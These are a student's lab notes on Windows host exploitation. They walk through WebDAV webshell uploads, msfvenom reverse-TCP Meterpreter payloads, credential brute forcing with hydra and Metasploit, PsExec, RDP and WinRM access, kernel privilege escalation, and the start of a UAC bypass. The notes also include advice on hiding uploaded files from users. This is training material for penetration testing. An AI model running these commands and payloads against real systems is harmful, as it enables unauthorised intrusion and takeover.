


System/Host-Based Attacks



Elías Vallina
Spring 2026, Galway, Ireland

directory valuable or relevant information

`C:\Users\user_whatever\Desktop`

Get flags

In windows terminal

`dir C:\` == List/show the contents of C:\

`type C:\flag.txt` == equivalent to `cat flag.txt` in Linux / meterpreter terminal

In meterpreter terminal

`cd /` (This changes the current directory to the root directory , that is: `C:\`)

`dir` (just the equivalent in windows for "`ls`"). `ls` also can be used !

`cat flag.txt`

how to open a `flag.tar.gz`

`tar xzf flag.tar.gz`

`cat flag`

to search in all the subdirectories a file called flag, whether uppercase or lowercase.

`find / -iname "*flag*" 2>/dev/null`

meterpreter or linux terminal : use different languages.

Important: We can be remotely inside a Windows via a Meterpreter session on our PC. This can happen. By way of example: our target is a Windows device. We are remotely connected through a Meterpreter session.

The Meterpreter session we gained on our own PC, in Metasploit's terminal, allows us to insert commands. However, despite being inside the Windows machine, in this example, Metasploit language must be used for these commands, not CMD language.

`-rwsr-xr-x`

| | | | | | | | | |

owner group others

The first one, (-), means **regular file**.

The last three characters are `r-x`, which apply to all other users that are not part of **group** : they can read and execute this file:

`r` = read; `-` = no write; `x` = execute

So in `-rwsr-xr-x`, everyone can execute it because all three permission sections contain execute permissions: `S` for the owner and `X` for group and `X` for others.

Windows Vulnerabilities

Exploiting Microsoft IIS WebDAV

Normal website folder = users mainly read/view files

WebDAV folder = authorized users can also upload, edit, delete, and manage files remotely

In some scenarios, /webdav is dangerous because it allows file uploads, and if executable files such as .asp are allowed, an attacker may upload a webshell and execute commands on the server.

Current scenario: we have a target running Microsoft IIS that has WebDav configured to run (in URL: @target_ip/webdav)

First of all, we do a nmap scan on the target:

```
nmap -sV -sC 10.2.17.124
```

we observe Microsoft IIS is actually running.

Next, to check if webdav directory has been configured in the webserver (microsoft IIS is running on port 80 of the target), we perform:


```
nmap -sV -p 80 --script=http-enum 10.2.17.124
```

👉 The http-enum script lists directories used by popular web servers and applications; To do this, it uses a kind of list/fingerprint of known routes and checks if they exist on the server.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
|_ http-enum:
|_ /webdav/: Potentially interesting folder (401 Unauthorized)
|_ http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

👉 401 error means authentication has been enabled in this webdav server.

If we manually navigate to this URL where webdav server is located, we can verify the authentication is activated:



to get the username and passwd, we'll perform brute force by using *hydra* tool:

```
root@attackdefense: hydra -L /usr/share/wordlists/metasploit/common_users.txt -P /usr/share/wordlists/metasploit/common_passwords.txt 10.2.17.124 http-get /webdav/
```

http-get is what the browser asks to the web server when we type any URL in the browser: So by using that http-get 🖱️, that basically means: Server, give me the content of /webdav/, and authenticate afterwards.

We didn't find the credentials but to save time, the credentials are already given in this lab

usr : bob

passw: password_123321

So we manually introduce this credentials on the browser authentication 🖱️

Next, we'll perform the following command in order to check what types of files can be uploaded and executed on the webdav server:

```
davtest -auth bob:password_123321 -url http://10.2.17.124/webdav
```

```
PUT    txt    SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.txt
PUT    jsp    SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.jsp
PUT    aspx   SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.aspx
PUT    asp    SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.asp
PUT    pl     SUCCEED:    I    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.pl
PUT    jhtml  SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.jhtml
PUT    cgi    SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.cgi
PUT    cfm    SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.cfm
PUT    html   SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.html
PUT    shtml  SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.shtml
PUT    php    SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.php
```

🖱️ uploading different types of formats

🖱️ once uploaded, we attempt to execute it and see if it's successful: only 3 are successfully uploaded:

```
Checking for test file execution
EXEC    txt    SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.txt
EXEC    isp    FAIL
^ EXEC  aspx   FAIL
EXEC    asp    SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.asp
EXEC    pl     FAIL
EXEC    jhtml  FAIL
EXEC    cgi    FAIL
EXEC    cfm    FAIL
EXEC    html   SUCCEED:    http://10.2.17.124/webdav/DavTestDir_U3tigmD3SFfZz/davtest_U3tigmD3SFfZz.html
EXEC    shtml  FAIL
```

Once we know what type of files we can use successfully, we'll use cadaver tool to upload a webshell into the webdav directory:

```
cadaver http://10.2.17.124/webdav
```

```
dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
```

```
dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
Uploading /usr/share/webshells/asp/webshell.asp to '/webdav/webshell.asp':
Progress: [=====] 100.0% of 1362 bytes succeeded.
```

So we have in the webdav directory a terminal that allows to execute commands in the target system! is like a remote terminal in the target! We access there by refreshing the browser in that URL (http://10.2.17.124/webdav).

Exploiting WebDAV with Metasploit

Option 1: more manual

We'll do the same process than in the previous section 🙌, but this time using metasploit tools, and unlike the previous section 🙌, this time we'll get a remote terminal by a reverse tcp connection!:

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.5.2 LPORT=1234 -f asp > shell.asp
```

windows/meterpreter/reverse_tcp is not a file path in the command. It is the Metasploit payload name. The slashes separate the payload category: Windows target, Meterpreter session, and reverse TCP connection.

our computer IP

the format of the file

the name we set

So after executing the previous command 🙌, we can see it we generated that file and is stored within our home directory:

```
root@attackdefense:~# ls
Desktop  impacket  shell.asp  thinclient drives
```

So now we use again the cadaver tool:

```
root@attackdefense: cadaver http://10.2.30.233/webdav
```

```
dav:/webdav/> put /root/shell.asp
```

Was uploaded successfully in the URL <http://10.2.17.124/webdav>, so we refresh the page:

10.2.30.233 - /webdav/

[To Parent Directory]

1/4/2021 7:31 AM	49 AttackDefense.txt
12/24/2021 2:00 AM	38685 shell.asp
1/4/2021 7:25 AM	168 web.config

At this point, we could click on shell.asp, but before it, we must start a listener! So we do:

```
service postgresql start && msfconsole -q
```

```
msf6 > use multi/handler
```

```
msf6 > set payload windows/meterpreter/reverse_tcp
```

is basically a metasploit module used to set up a listener for the malicious payload we've previously created.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell reverse tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

🙌 observe a default payload is set. But we must set the payload the same as the one set when we created the shell.asp file! so we do that in the green box! 🙌.

Note: in this case we wouldn't be able to use a simple netcat listener:

Simple reverse shell → Netcat listener

Meterpreter payload → Metasploit multi/handler

Netcat can listen for a basic reverse shell, but not for a Meterpreter payload. Since the ASP payload was generated as windows/meterpreter/reverse_tcp, Metasploit multi/handler is needed because it understands the Meterpreter protocol. Netcat would only receive a raw TCP connection and would not provide a proper Meterpreter session.

Next:

```
set LHOST 10.10.5.2
set LPORT 1234
run
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.5.2:1234
```

So it's waiting a connection from the .asp payload we generated: so we switch to the browser, in the URL = 10.2.30.233/webdav/, and click on the payload : **shell.asp**.

So right after, we switch to the listener terminal, and we see what we were expecting:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.5.2:1234
[*] Sending stage (175174 bytes) to 10.2.30.233
[*] Meterpreter session 1 opened (10.10.5.2:1234 -> 10.2.30.233:49752) at 2021-12-24 07:40:56 +0530
meterpreter > 
```

meterpreter session opened successfully ✓

Option 2: more automated, faster

```
msf6> use exploit/windows/iis/iis_webdav_upload_asp
set HttpUsername bob
set HttpPassword password_123321
set RHOSTS 10.2.30.233
set PATH /webdav/metasploit.asp
```

```
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set PATH /webdav/metasploit.asp
```

= 10.2.30.233/webdav
the name we give to the file will be uploaded with /webdav directory, in order to IIS executes it and starts a meterpreter session in our own computer

```
set LPORT 4444
set LHOST 10.10.5.2
exploit
```

```
msf6 exploit(windows/iis/iis_webdav_upload_asp) > exploit
[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Checking /webdav/metasploit.asp
[*] Uploading 611005 bytes to /webdav/metasploit.txt...
[*] Moving /webdav/metasploit.txt to /webdav/metasploit.asp...
[*] Executing /webdav/metasploit.asp...
[*] Deleting /webdav/metasploit.asp (this doesn't always work)...
[*] Sending stage (175174 bytes) to 10.2.30.233
[*] Meterpreter session 2 opened (10.10.5.2:4444 -> 10.2.30.233:49776) at 2021-12-24 07:47:42 +0530
meterpreter > 
```

```
meterpreter > sysinfo
Computer      : AD-IIS
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



To briefly understand how we actually managed to get access to the session 🙌:

Metasploit first uploads the `metasploit.asp` file to the WebDAV directory on the target server. At that point, the file is only stored on the server; it has not been executed yet. Then Metasploit requests that file over HTTP, as if it were opening it in a browser. When IIS receives the request, it sees that the file has the `.asp` extension, so it treats it as an ASP script and executes it. That execution triggers the payload inside the file. Finally, the payload itself, deletes the `metasploit.asp` from the `/webdav` directory to don't leave any suspicious trace.

Exploiting SMB with PsExec

= PsExec is a tool used to execute commands on a remote Windows machine. `psexec.py` is the version commonly used from Kali/Linux. It connects to the target through SMB, and authenticates using the credentials previously discovered from a smb user account. Once introduced the credentials and that user we logged in, had administrator privileges, it opens a remote Windows command shell: this means the commands we type are executed on the target machine, but the output is displayed in the terminal on our own PC.

```
service postgresql start && msfconsole -q
msf6 > use auxiliary/scanner/smb/smb_login
msf6 > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 > set VERBOSE false
msf6 > run
```

```
msf5 auxiliary(scanner/smb/smb_login) > run
[+] 10.2.24.221:445 - 10.2.24.221:445 - Success: '.\sysadmin:samantha'
[+] 10.2.24.221:445 - 10.2.24.221:445 - Success: '.\demo:victoria'
[+] 10.2.24.221:445 - 10.2.24.221:445 - Success: '.\auditor:elizabeth'
[+] 10.2.24.221:445 - 10.2.24.221:445 - Success: '.\administrator:qwertyuiop' Administrator
[*] 10.2.24.221:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

administrator: the one interests us, the higher privileges

root@administrator: `psexec.py Administrator@10.2.24.221 cmd.exe`

== By using `psexec.py`, connect to the Windows machine 10.2.24.221 as Administrator and execute `cmd.exe` there

If gives error when executing, try this:

root@administrator: `impacket-psexec Administrator@demo.ine.local cmd.exe`

the attempt was successful! ✓:

```
root@attackdefense:~# psexec.py Administrator@10.2.24.221 cmd.exe
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.2.24.221....
[*] Found writable share admin
[*] Uploading file OhctWHQr.exe
[*] Opening SVCManager on 10.2.24.221....
[*] Creating service gsFu on 10.2.24.221....
[*] Starting service gsFu....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32\whoami
nt authority\system
```

What happened really? 🙋

Attacker machine: Kali / psexec.py:

↓ connects through SMB using valid Administrator credentials

Target machine: Windows host:

↓ accepts the SMB authentication

psexec.py:

uploads a temporary executable: `OhctWHQr.exe`, which is placed on the target through an administrative SMB share.
creates a temporary Windows service: `gsFu`, which points to the uploaded executable

↓
Windows Service Control Manager:
↓ it starts the **gsFu** as NT AUTHORITY\SYSTEM

OhctWHQr.exe:
↓ runs with SYSTEM privileges

Command shell: cmd.exe
↓ is executed remotely

Kali terminal
↓ receives the input/output of the remote cmd.exe shell

[Same but using with metasploit module](#)

(already explained in section 4. Vulnerability Assessment, section : Video: *Pass-the-Hash attacks*)

```
msf6 > use exploit/windows/smb/psexec
msf6 > set RHOSTS 10.2.24.221
msf6 > set SMBUser Administrator
msf6 > set SMBPass qwertyuiop
msf6 > exploit
```

```
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.10.5.2:4444
[*] 10.2.24.221:445 - Connecting to the server...
[*] 10.2.24.221:445 - Authenticating to 10.2.24.221:445 as user 'Administrator'
[*] 10.2.24.221:445 - Selecting PowerShell target
[*] 10.2.24.221:445 - Executing the payload...
[+] 10.2.24.221:445 - Service start timed out, OK if running a command or non-s
[*] Sending stage (176195 bytes) to 10.2.24.221
[*] Meterpreter session 1 opened (10.10.5.2:4444 -> 10.2.24.221:49705) at 2021-
meterpreter >
```



RDP exploitation

to exploit the target system through rdp, credentials are needed!

nmap -sV 10.2.24.86

```
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3333/tcp  open  ssl/dec-notes?   Microsoft Windows RPC
49132/tcp open  msrpc            Microsoft Windows RPC
49133/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49163/tcp open  msrpc            Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

As it's the RDP lab, we were expecting the port 3389 opened, since it is the RDP default one. We don't see in the nmap output, any port with the RDP service assigned. However, we see in the ports found 👉 the 3333, and the nmap scan wasn't able to determine which service is running in there. What we know for sure is that a service is running there, but not which one, So we'll now check if rdp is actually running there by using the next metasploit module:

service postgresql start && msfconsole
use auxiliary/scanner/rdp/rdp_scanner
set RPORT 3333 (so we wanna ckeck if rdp is running there).
set RHOSTS @target_ip
run

```
msf5 auxiliary(scanner/rdp/rdp_scanner) > run
* 10.2.24.86:3333 - Detected RDP on 10.2.24.86:3333
```

👉 as we suspected, RDP was running there! ✓

However, we can't authenticate in the target system because we don't have credentials. So: we'll use the hydra tool, as we did in other occasions:

hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt rdp://10.2.24.86 -s 3333


```
[3333][rdp] host: 10.2.24.86 login: sysadmin password: samantha
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.2.24.86 login: demo password: victoria
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.2.24.86 login: auditor password: elizabeth
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.2.24.86 login: administrator password: qwertyuiop
[ERROR] freerdp: The connection failed to establish
```

do not give it importance, is because freerdp is the default rdp client hydra uses to log in with the credentials found !

and this lab doesn't support freerdp rdp client, the only one available is the client xfreerdp! (basically because of the lab design, just technical limitations)

So in order to log in in the rdp service of our target machine with the only available rdp client we can use:

xfreerdp /u:administrator /p:qwertyuiop /v:10.2.24.86:3333
y



Right after executing the command above, a remote rdp session was opened, so the desktop is displayed in the current screenshot 🖱️ is the real desktop of the target!! we're inside it remotely!! ✅

WinRM exploitation

WinRM is a service used to remotely manage a Windows computer. It allows an authenticated user to send commands from their own machine to the target system, where the commands are executed and the output is returned back to the client.

This is why,, unlike PsExec, this time when carrying out the exploitation through WinRM, no executable file will be needed (look the arrow outline below)

nmap -sV 10.2.18.45

```
root@attackdefense:~# nmap -sV 10.2.18.45
Starting Nmap 7.70 ( https://nmap.org ) at 2021-12-26 06
Nmap scan report for 10.2.18.45
Host is up (0.0028s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-s
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
```

👉 this time don't pay attention to the "?": "?" basically means that the nmap thinks it may be that service in that port but he's not sure. In the RDP section 👉, the previous one, the same "?" appeared but it was more suspect that port because was the 3333, very uncommon. In this case 445 we think it may be correct the prediction of the nmap scan that is intuiting that the service running there is "microsoft-ds".

So now we try to scan specifically on the default WinRM port:

nmap -sV -p 5985 10.2.18.45

```
PORT      STATE SERVICE        VERSION
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

👉 so we see that the port was actually opened. However, the nmap scan gives the result displayed above: Nmap identified the service as HTTP with the version Microsoft HTTPAPI httpd 2.0. Since port 5985 is commonly used by WinRM with http as the underlying protocol, and also if we don't really pay attention to the service banner, given that nmap nor windows haven't explicitly a banner telling "this is WinVM", but we know that the output displayed above indicates that WinRM is likely enabled on that port of the target.

To verify, we'll use the following tool:

```
root@defense: crackmapexec winrm 10.2.18.45 -u administrator -p
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

Note: remember that instead of a single user, in -u option we could add a user list if we wanted to perform brute force!

We directly target the administrator user because is the first account is created when somebody installs windows. Also, because we already know is the account with more privileges in the PC! So after executing the command, we finally got it!

```
WINRM 10.2.18.45 5985 NONE [-] None\administrator:hottie "Failed to authenticate the user
nistrator with ntlm"
WINRM 10.2.18.45 5985 NONE [+] None\administrator:tinkerbell (Pwn3d!) ✓
```

So what this command did 👉 was attempt to log in in the URL <http://10.2.18.45/wsman> (wsman is equivalent to winrm)

So now we got the password we can type:

`crackmapexec winrm 10.2.18.45 -u administrator -p tinkerbell -x "whoami"` (The `-x` option allows us to specify a command to be executed remotely on the target machine. In this case, `whoami` is executed on the Windows host through WinRM, and the output is returned to our Kali terminal).

To understand how that command is executed, it's not just "magic":

Kali through CrackMapExec tool

↓ connects to WinRM, usually port 5985

Target Windows machine

↓ WinRM service receives the request

WinRM service

↓ authenticates the Administrator credentials

Windows OS

↓ executes the command: `whoami`

Command output

↓ is captured by WinRM

CrackMapExec / Kali terminal

↓ displays the output

```
root@attackdefense:~# crackmapexec winrm 10.2.18.45 -u administrator -p tinkerbell -x "whoami"
WINRM 10.2.18.45 5985 NONE [+] http://10.2.18.45:5985/wsman
WINRM 10.2.18.45 5985 NONE [+] None\administrator:tinkerbell (Pwn3d!)
WINRM 10.2.18.45 5985 NONE [+] Executed command
WINRM 10.2.18.45 5985 NONE server\administrator
```

another example, this time we execute `sysinfo`.

```
root@attackdefense:~# crackmapexec winrm 10.2.18.45 -u administrator -p tinkerbell -x "systeminfo"
WINRM 10.2.18.45 5985 NONE [+] http://10.2.18.45:5985/wsman
WINRM 10.2.18.45 5985 NONE [+] None\administrator:tinkerbell (Pwn3d!)
WINRM 10.2.18.45 5985 NONE [+] Executed command
WINRM 10.2.18.45 5985 NONE
Host Name: SERVER
OS Name: Microsoft Windows Server 2019 Datacenter
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: EC2 I
Registered Organization: Amazon.com
Product ID: 00430-00000-00000-AA975
Original Install Date: 10/1/2020, 2:03:19 PM
System Boot Time: 12/26/2021, 12:50:55 AM
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
```

Very useful command:

`evil-winrm.rb -u administrator -p 'tinkerbell' -i 10.2.18.45`

```
root@attackdefense:~# evil-winrm.rb -u administrator -p 'tinkerbell' -i 10.2.18.45
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

we've full access to the target!

Same by using metasploit framework:

```
service postgresql start && msfconsole -q
use exploit/windows/winrm/winrm_script_exec
set RHOSTS @target_ip
set FORCE_VBS true (it is mainly a compatibility option, sometimes it may fail due to the target
environment, not pay too much attention to this setting).
set USERNAME administrator
set PASSWORD tinkerbella
exploit
```

```
[*] Command Stager progress - 100.00% done (101936/101936 bytes)
meterpreter > sysinfo
Computer      : SERVER
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
```

we got full access to the target again! ✓

Windows Kernel Exploits

In this lab we already have 2 remote sessions in a windows device, through our metasploit console: 1 meterpreter session and one cmd session:

```
msf6 > sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
2		powershell	windows	Accountant @ WIN7-PC
3		meterpreter	x64/windows	Win7-PC\Accountant @ WIN7-PC

2 sessions opened currently!

msf6 : sessions 3

So thanks to this command 👉 we're within session 3.

Right after, we try with to escalate privileges by just typing the following command, but sometimes doesn't work; we try it:

meterpreter > getsystem

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

the command didn't work this time...

We'll try again by using this useful metasploit module, that provides us a list of all the exploit modules the target appears to be vulnerable:

msf6 > use post/multi/recon/local_exploit_suggester

set SESSION 3

run

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.7 - Collecting local exploits for x64/windows...
[*] 10.10.10.7 - 31 exploit checks are being tried
[+] 10.10.10.7 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/cve_2020_1054_drawiconex_lpe: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[+] 10.10.10.7 - exploit/windows/local/virtual_box_opengl_escape: The service is running, but could not be validated.
[*] Post module execution completed
```

we'll start by using this one:

msf6 > use exploit/windows/local/ms16_014_wmi_recv_notif

set SESSION 3 (-- this is the session whose privileges we'll attempt to escalate !!).

set LPORT 4422 (We need to set a port other than 4444, since 4444 and 4433 are already being used by sessions 3 and 2, respectively).

exploit

```
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > exploit

[*] Started reverse TCP handler on 10.10.10.10:4422
[*] Reflectively injecting the exploit DLL and running it...
[*] Launching netsh to host the DLL...
[+] Process 3240 launched.
[*] Reflectively injecting the DLL into 3240...
[+] Exploit finished, wait for (hopefully privileged) payload
[*] Sending stage (200262 bytes) to 10.10.10.7
[*] Meterpreter session 4 opened (10.10.10.10:4422 -> 10.10.10.7)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

we got a session on the target, this time with high privileges! ✓

msf6 > sessions

```
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
2	powershell	windows	Accountant @ WIN7-PC	10.10.10.10:4444 -> 10.10.10.7:49166 (10.10.10.7)
3	meterpreter	x64/windows	Win7-PC\Accountant @ WIN7-PC	10.10.10.10:4433 -> 10.10.10.7:49167 (10.10.10.7)
4	meterpreter	x64/windows	NT AUTHORITY\SYSTEM @ WIN7-PC	10.10.10.10:4422 -> 10.10.10.7:49183 (10.10.10.7)

3 sessions
3 different ports ✓

IMPORTANT: when uploading files on a target device, always deposit it in Temp, not in the Home directory, because it is frequently visited by legitimate users and can be noticed!

In the following example, we're uploading a .exe in our target that corresponds to a vulnerability found in the target, so this file will try to exploit that vulnerability.

Notice that we store it in Temp to be more unnoticed:

```
meterpreter > cd Temp\\
meterpreter > ls
meterpreter > upload ~/Downloads/41015.exe

meterpreter > cd Temp\\
meterpreter > ls
No entries exist in C:\Temp
meterpreter > upload ~/Downloads/41015.exe
```

meterpreter > shell

```
meterpreter > shell
Process 1848 created.
Channel 15 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Temp>
```

We try to execute it:

C:\Temp> .\41015.exe

```
C:\Temp>.\41015.exe
.\41015.exe
Please enter an OS version
The following OS'es are supported:
[*] 7 - Windows 7
[*] 81 - Windows 8.1
[*] 10 - Windows 10 prior to build release 14393 (Anniver
[*] 12 - Windows 2012 R2

[*] For example: cve-2016-7255.exe 7 -- for Windows 7
```

Since the exploit requires an OS version as an argument, we need to run the command again and specify the Windows version we are targeting.

this way!

C:\Temp> .\41015.exe 7 (our target is Windows 7)

```
C:\Temp>.\41015.exe 7
.\41015.exe 7

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved

C:\Temp>
C:\Temp>
C:\Temp>
C:\Temp>whoami
whoami
nt authority\system

I
```


We made it! We obtained elevated privileges, as intended!

Bypassing UAC With UACMe

In this section we'll try to bypass the UAC control in windows, created in order to prevent not administrator users to do changes in the system.

First :

nmap 10.2.22.220



```
root@attackdefense:~# nmap 10.2.22.220
Starting Nmap 7.91 ( https://nmap.org
Nmap scan report for 10.2.22.220
Host is up (0.0035s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrcpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49163/tcp  open  unknown
49165/tcp  open  unknown
```

service postgresql start && msfconsole -q

msf6 > setg RHOSTS 10.2.22.220


This lab statement give us some useful information:

the target system is running a vulnerable version of the rejetto http file server, so we load a msf module in order to exploit it:

msf6 > use exploit/windows/http/rejetto_hfs_exec

This vulnerability 🖐 allows the attacker to perform remote command execution (meterpreter session):

msf6 > exploit




```
meterpreter > getuid
Server username: VICTIM\admin
```

🖐 we observe the target's user we're logged into: admin

important: admin != administrator. However,

